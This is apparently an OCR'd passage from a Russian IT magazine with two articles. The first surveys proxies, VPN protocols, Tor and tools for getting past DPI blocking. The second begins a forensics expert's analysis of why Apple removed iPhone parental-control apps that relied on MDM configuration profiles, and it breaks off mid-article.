


Схема работы прокси-сервера

Работая через прокси, компьютер все свои запросы перенаправляет через посредника (прокси-сервер), и уже посредник, представляясь твоим компьютером, запрашивает данные у сайтов. Прокси-серверы узкоспециализированы, поэтому на каждый тип интернет-соединения имеется свой тип прокси. Например, для FTP (File Transfer Protocol) есть FTP-прокси. Подробно мы разберем три типа прокси-серверов.

HTTP и HTTPS могут работать только с запросами HTTP, а вся разница между ними в том, что HTTPS шифрует передаваемые данные, а HTTP — нет. Поэтому прокси HTTP не рекомендуются к пользованию, они могут лишь менять адрес IP, а данные защитить они неспособны. Также будь осторожен с выбором самого прокси-сервера, так как некоторые не только не защитят твои данные, но и могут раскрыть личность.

INFO

Обращай внимание на тип сервера — transparent proxy или anonymous proxy. Первые не будут скрывать твою личность!

Использовать такой прокси несложно: найди в интернете или создай сервер, которому сможешь доверять, и, открыв настройки браузера (доступ к сети), введи данные.

Тип SOCKS применяется в тех приложениях, которые либо не используют HTTP и HTTPS, либо не имеют встроенной поддержки прокси-серверов. В отличие от предыдущего типа, этот априори не будет публиковать твой IP, поэтому об анонимности можно не беспокоиться. Однако SOCKS сам по себе не предоставляет никакого шифрования, это лишь транспортный протокол. Чтобы применять его, есть, например, утилита Shadowsocks.

SOCKS4 и SOCKS5 — это разные версии серверов. Убедительно рекомендую использовать пятую версию, так как она имеет много возможностей и более безопасна. Например, поддерживает использование логина и пароля, запросы DNS. А лучше даже использовать Shadowsocks — это SOCKS5 на стероидах. Тут есть и мощное шифрование, и скрытие трафика, и возможность обходить различные блокировки. Есть клиенты как для компьютера, так и для смартфона, позволяющие оставаться под защитой постоянно.

Чтобы начать использовать SOCKS в привычных программах, не нужно ничего особенного. В Firefox и µTorrent эта функция встроена и доступна в настройках. Для Google Chrome есть расширение Proxy Helper. Можно воспользоваться универсальными программами вроде SocksCap или ProxyCap.

Список множества бесплатных HTTP, HTTPS и SOCKS прокси-серверов можно найти либо с помощью поиска, либо в Википедии.

VPN

VPN (Virtual Private Network — виртуальная частная сеть) также изначально не задумывалась как средство защиты и анонимизации трафика. Ее задачей было объединить компьютеры в единую сеть, даже если они находятся за множество километров друг от друга. Ключевой особенностью стало то, что соединения VPN всегда защищались шифрованием, так как использовались в корпорациях и позволяли подключать несколько филиалов к головному офису.

VPN имеет два режима: объединение двух локальных сетей между собой через интернет и подключение отдельного компьютера к удаленной локальной сети (удаленный доступ). Последний и послужил основой для некоммерческого, персонального варианта. Защита данных в соединении VPN предоставляется двумя техниками, которые зачастую используются вместе:

- **PPP** (Point-to-Point Protocol) используется для защиты на уровне канала данных, то есть на самом низком из возможных. Его задача — обеспечить стабильное соединение между двумя точками в интернете, а также предоставить шифрование и аутентификацию.
- **PPTP** (Point-to-Point Tunneling Protocol) является расширением и дополнением PPP. Для работы этого протокола устанавливается два соединения — основное и управляющее.

Из-за того что придуман этот протокол был в далеком 1999 году его безопасность оставляет желать лучшего. Ни один из методов шифрования, работающих с PPTP, не устойчив. Часть из них подвержена расшифровке даже в автоматическом режиме. Потому я не советую использовать PPTP. Этот протокол имеет серьезные уязвимости как в аутентификации, так и в шифровании и позволяет злоумышленнику очень быстро вскрыть канал и получить доступ к данным.

Более новый способ создания соединения — еще один протокол, построенный поверх PPP, — **L2TP (Layer 2 Tunneling Protocol)**. Цель этого протокола — не столько защитить соединение, сколько полностью регламентировать процесс сообщения компьютеров в сети. Данный протокол, кроме создания соединений VPN, также используется, например, для подключения банкоматов к офисам банков, что служит некоторой гарантией. Хотя и стоит учесть, что собственного шифрования у L2TP нет.

L2TP не защищает сами данные, передаваемые в его рамках. Для этого обычно используется протокол **IPsec (IP security)**. Он призван защищать содержимое пакетов IP и благодаря этому может шифровать любые виды соединений. Для VPN из двух возможных режимов используется лишь туннельный, защищающий не только данные передаваемого пакета в сети, но и его заголовки. Благодаря этому со стороны не будет видно, кто отправитель данных.

IKE и IKEv2 (Internet Key Exchange) — строгие алгоритмы шифрования и защиты данных, передаваемых по информационному каналу. Используется исключительно с IPsec, так как является его защитным слоем — именно благодаря IKE данные в соединении остаются под замком. В общем-то, эти алгоритмы и послужили основой для развития всех современных средств и утилит создания соединений VPN, но настало время поговорить о том, что и из чего выбирать.

С распространением SSL и TLS протокол PPP был расширен до **SSTP (Secure Socket Tunneling Protocol)** и в таком виде работает не через открытое соединение, а по SSL. Это гарантирует надежное шифрование и защиту от потери пакетов. Но стоит учитывать, что SSTP был разработан в Microsoft, а Microsoft сотрудничает с правительствами, поэтому доверять SSTP можно только с учетом этого.

OpenVPN — самое популярное решение для создания защищенного соединения. Этот протокол открыт и предоставляет самую серьезную защиту, поэтому ему можно доверять. Настройка соединения вряд ли займет больше пары минут.

SoftEther — мультиклиент для работы как с описанными выше протоколами, включая OpenVPN, так и со своим собственным, не менее безопасным, чем OpenVPN.

В таблице ниже — небольшое резюме по этим решениям.

Плохо	Нормально	Хорошо
PPTP	SSTP	OpenVPN
PPP	IKEv2/IPsec	SoftEther
	L2TP/IPsec	

Сравнение протоколов VPN

TOR

Tor (The Onion Router) — одно из лучших средств для обеспечения анонимности в Сети. Схема работы подразумевает трехкратную защиту данных и анонимизацию трафика.

Как описано в самом названии, Tor использует так называемую луковую маршрутизацию: твои данные — это сердцевина лука, а их защита — слои вокруг. Так, каждый из промежуточных серверов Tor снимает свой слой защиты, и только третий, последний из них, достает сердцевину и отправляет запрос в интернет.




Схема работы компьютера в сети Tor

Работу всей системы обеспечивают тысячи энтузиастов по всему миру, борющиеся за права человека и приватность. Благодаря этому для каждого отдельного сайта строится собственная цепочка промежуточных серверов Tor, что дает полную защиту: каждый сайт — новая личность.

Большой плюс Tor — стабильность работы и большая забота об анонимности: благодаря усердиям многих специалистов он работает даже в Китае, стране, которая широко известна своим строжайшим подходом к блокировкам и наказаниями за их обход.

Для упрощения жизни пользователям разработчики создали **Tor Browser**, основанный на Firefox, и улучшили его дополнениями, запрещающими сайтам следить за тобой. Например, **HTTPS Everywhere** заставляет веб-сайты использовать шифрование, а **NoScript** отключает выполнение скриптов на странице, фактически запрещая собирать любые данные пользователя.

Скачать Tor, как и прилагающийся к нему браузер, можно на официальном сайте проекта Tor Project.

DPI

К сожалению, все эти средства могут оказаться бесполезными, если твой провайдер начал блокировки с применением **DPI (Deep Packet Inspection)** — системы глубокого анализа сетевого трафика. Цель DPI — отбрасывать все, что не похоже на работу обычного человека за обычным компьютером, то есть блокировать любую подозрительную активность. А все способы анонимизации трафика априори подозрительны, поэтому программы зачастую дают сбои или в принципе отказываются работать.

Но и с этим можно бороться. Почти для каждой из описанных возможностей защищать канал связи есть надстройки, помогающие обходить зоркое око анализаторов DPI. Например, Shadowsocks имеет встроенную защиту от DPI и притворяется, что выполняет обычное подключение к удаленному серверу.

OpenVPN сам по себе легко различим, но stunnel позволяет также обойти анализ пакетов. Stunnel маскирует канал VPN под соединение SSL, которое с виду безобидно: это может быть и простой браузер, который обращается к сайту по HTTPS. Благодаря этому заблокировать такой туннель непросто. Если перестараться, можно заблокировать вообще все.

INFO

Подробнее о настройке OpenVPN и stunnel читай в статье «Твой тайный туннель. Детальный гайд по настройке OpenVPN и stunnel для создания защищенного канала».

Обходить DPI также помогает **tls-crypt**, режим, введенный в версии OpenVPN 2.4, который шифрует трафик VPN.

Создатели Tor Browser специально работают над обходом средств анализа DPI. При подключении к сети Tor можно воспользоваться транспортом-прослойкой, которая обеспечивает беспрепятственное подключение к первому серверу защищенной сети. Этот транспорт можно либо выбрать из списка (это общедоступные серверы), либо получить персональный на официальном сайте Tor Bridges.

Лучше всего себя показывает **obfs4** — это обфускатор, перемешивающий передаваемые данные так, что в сети их нельзя определить. DPI обычно пропускает такие пакеты, поскольку не может предположить, что находится внутри.

Еще есть несколько программ, которые пытаются тем или иным способом обмануть анализ пакетов, например разбивая их на мелкие части или меняя заголовки. В их числе GoodbyeDPI или Green Tunnel с простым графическим интерфейсом — они не скрывают ни IP, ни данные, но обходят блокировку.

Кардинальным решением можно считать проект Streisand, его русское описание есть на GitHub. Это палочка-выручалочка в мире безопасности данных. Эта утилита всего за несколько минут развертывает и настраивает на удаленном сервере сразу несколько сервисов для защиты данных, а также дает подробную инструкцию по ним.

ИТОГ

Для сохранения нашей с тобой интернет-безопасности и анонимности придумано множество технологий самого разного уровня. Часть из них проверена временем, другая помогает против новейших методов цензуры. Благодаря этому мы еще можем оставаться невидимыми, нужно лишь не забывать пользоваться этой возможностью.

ВРЕДИТЕЛЬСКИЙ КОНТРОЛЬ

ЧЕМ ОПАСНЫ ПРИЛОЖЕНИЯ ДЛЯ ОГРАНИЧЕНИЯ ФУНКЦИЙ IPHONE

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

В конце апреля в средствах массовой информации прокатилась очередная волна публикаций на тему «Apple уничтожает конкуренцию». На сей раз скандал породила статья с провокационным заголовком «Apple расправилась с приложениями против зависимости от iPhone», опубликованная в New York Times. Авторы обвинили Apple в нечестной конкуренции просто на основании того, что компания удалила из App Store приложения, позволяющие контролировать время использования смартфона и его функций.

Но идет ли речь о нечестной игре, или же приложения действительно представляли опасность? Попробуем разобраться.

В ЧЕМ ОБВИНЯЮТ APPLE

Обвинения, выдвинутые против Apple, можно довольно четко структурировать. Авторы оригинальной статьи в NY Times заняли следующую позицию. С точки зрения журналистов, разработчики ряда приложений с тысячами платных (что особо подчеркнуто) клиентов предлагали решения, позволяющие пользователям бороться с зависимостью от гаджетов. В некоторых случаях речь шла и о приложениях, позволявших родителям, цитируем, «контролировать устройства собственных детей или блокировать доступ к определенным приложениям и контенту 18+».

По мнению журналистов (и давших журналистам интервью производителей удаленных приложений), в Apple поступили так потому, что в iOS появилась встроенная подсистема «Экранное время», взявшая на себя часть функций заблокированных приложений. Дальнейшее содержимое статьи малоинтересно и представляет собой типичный пример американской журналистики: приводятся интервью с пострадавшим от зависимости от iPhone, который смог преодолеть собственноручно установленное в «Экранном времени» ограничение, и родителей, сетующих на то, что их дети находят способы обойти установленные «Экранным временем» блокировки.

Таким образом, Apple обвиняют в следующих грехах:

1. Компания удалила или заставила производителей убрать «ключевую функциональность», позволяющую отслеживать и ограничивать действия пользователя устройства.
2. В Apple сделали это сразу после того, как аналогичная (но, конечно же, гораздо хуже — так следует из статьи) функция появилась в iOS.
3. Из первых двух пунктов следует вывод: Apple нерыночными (читай — нечестными) методами ограничивает конкуренцию.

Казалось бы, не поспоришь. В App Store действительно стало меньше приложений, реализующих контроль экранного времени и родительский контроль, а эффективность оставшихся заметно снизилась. И по времени как совпало — статья в NY Times появилась аккурат после выхода iOS 12 со встроенной функцией «Экранного времени». Однако стоит присмотреться к деталям, и «дело разваливается».

ТАЙМЛАЙН

Казалось бы, все просто: Apple выпускает iOS 12 с функцией «Экранного времени» — Apple выкидывает из App Store конкурентов. Не то чтобы компания никогда такого не делала; достаточно вспомнить приложение f.lux, уводящее экран устройства в теплые оттенки, и реакцию Apple. Однако здесь не тот случай.

- **Факт 1**: в iOS 12, вышедшей в июне 2018 года, появилась функция «Экранное время», которую предлагается использовать в целях родительского контроля.
- **Факт 2**: Apple действительно вычистила из магазина приложения, которые предлагали пользователям установить профиль конфигурации для работы функций родительского контроля. В компании сослались на пункт 2.5.1 руководства для разработчиков приложений.

Корреляция? Не совсем. В Apple начали расследование в отношении практики использования корпоративных и MDM-сертификатов и профилей конфигурации обычными (не корпоративными) приложениями еще в начале 2017-го, а соответствующий запрет появился в App Store в середине 2017-го, за год до выхода iOS 12.

В Apple сочли необходимым отреагировать на провокационный материал, опубликовав статью, объясняющую причины, по которым были удалены приложения. В статье подробно объясняется, что такое MDM-сертификаты и чем они могут быть опасны.

Кто здесь прав, а кто виноват? Apple очень не любит, когда кто угодно, кроме самой компании, вмешивается в работу iOS и сторонних приложений. Именно эта нелюбовь в июне 2018 года послужила Apple поводом заблокировать обновления блокировщиков рекламы, которые использовали локальные VPN для фильтрации трафика: по мнению компании, это было прямым вмешательством в работу других приложений, что правилами App Store запрещено в явном виде все тем же пунктом 2.5.1 руководства для разработчиков приложений. Ранее тот же пункт был использован против разработчиков приложения f.lux.

INFO

Уже после того, как была написана эта статья, в новостях прошла информация о том, что Apple отменяет запрет на использование MDM-сертификатов для приложений родительского контроля. Вероятно, решение было принято под давлением судебных исков от многочисленных разработчиков подобных приложений. Сторонники гиперопеки могут возрадоваться: очень скоро они смогут вновь воспользоваться сомнительными инструментами родительского контроля, которые легко можно превратить в технические средства для слежки и преследования.

ЧТО ТАКОЕ ПРОФИЛИ КОНФИГУРАЦИИ В IOS И ПОЧЕМУ ЗА ИХ ИСПОЛЬЗОВАНИЕ БАНЯТ

Профили конфигурации — мощный инструмент, позволяющий корпоративным пользователям и разработчикам производить массовую настройку устройств и обходить некоторые встроенные в iOS ограничения. Подробнее о профилях конфигурации можно почитать по ссылке; нас же интересует самый первый пункт в списке того, что можно сделать при помощи профиля конфигурации: Restrictions on device features.


Использование ограничений через установку профиля конфигурации позволяет блокировать (фактически — удалить) любой набор приложений, включая системные. Kaspersky Safe Kids использовал эту возможность для блокировки браузера Safari. Кроме того, посредством профиля конфигурации можно разрешать или запрещать устройству подключаться к компьютеру, создавать резервные копии, менять или сбрасывать пароли и многое другое — в том числе такие вещи, которые недоступны даже через настройки «Экранного времени».

Штатный сценарий для профилей конфигурации — применение в устройствах, которые принадлежат компании и выданы работникам во временное пользование. Профили конфигурации могут задействоваться и в других целях. К примеру, некоторые приложения (в частности, компании Olympus) используют профили конфигурации для настройки доступа к внешнему устройству (в случай Olympus — фотоаппарата) через Wi-Fi. Тем не менее даже такое использование профилей противоречит политике Apple, потому что профиль конфигурации распространяется не через App Store, а его использование действительно потенциально опасно.

О БЕЛЫХ И ПУШИСТЫХ

Среди компаний, чьи продукты попали под пристальное внимание Apple, — компания Касперских, которая вынуждена была удалить «ключевые функции» из приложения Kaspersky Safe Kids. Компания даже подала жалобу на действия Apple в Антимонопольный комитет и аналогичный орган в ЕС. Действительно, в актуальной версии приложения возможностей осталось, откровенно говоря, негусто. А что там было до того, как вмешалась Apple?

Сейчас мы уже не можем установить старую версию приложения, но по описанию ее возможностей и сохранившимся обзорам вполне можно представить себе функциональность программы. Для эффективной работы Kaspersky Safe Kids после установки требовала добавить в систему профиль конфигурации, обладающий довольно интересными свойствами.



Installing the certificate "Kaspersky Lab CA" will add it to the list of trusted certificates on your iPhone.

The authenticity of "Kaspersky Safe Kids" cannot be verified.

Once installed, this profile can't be removed without authorization.

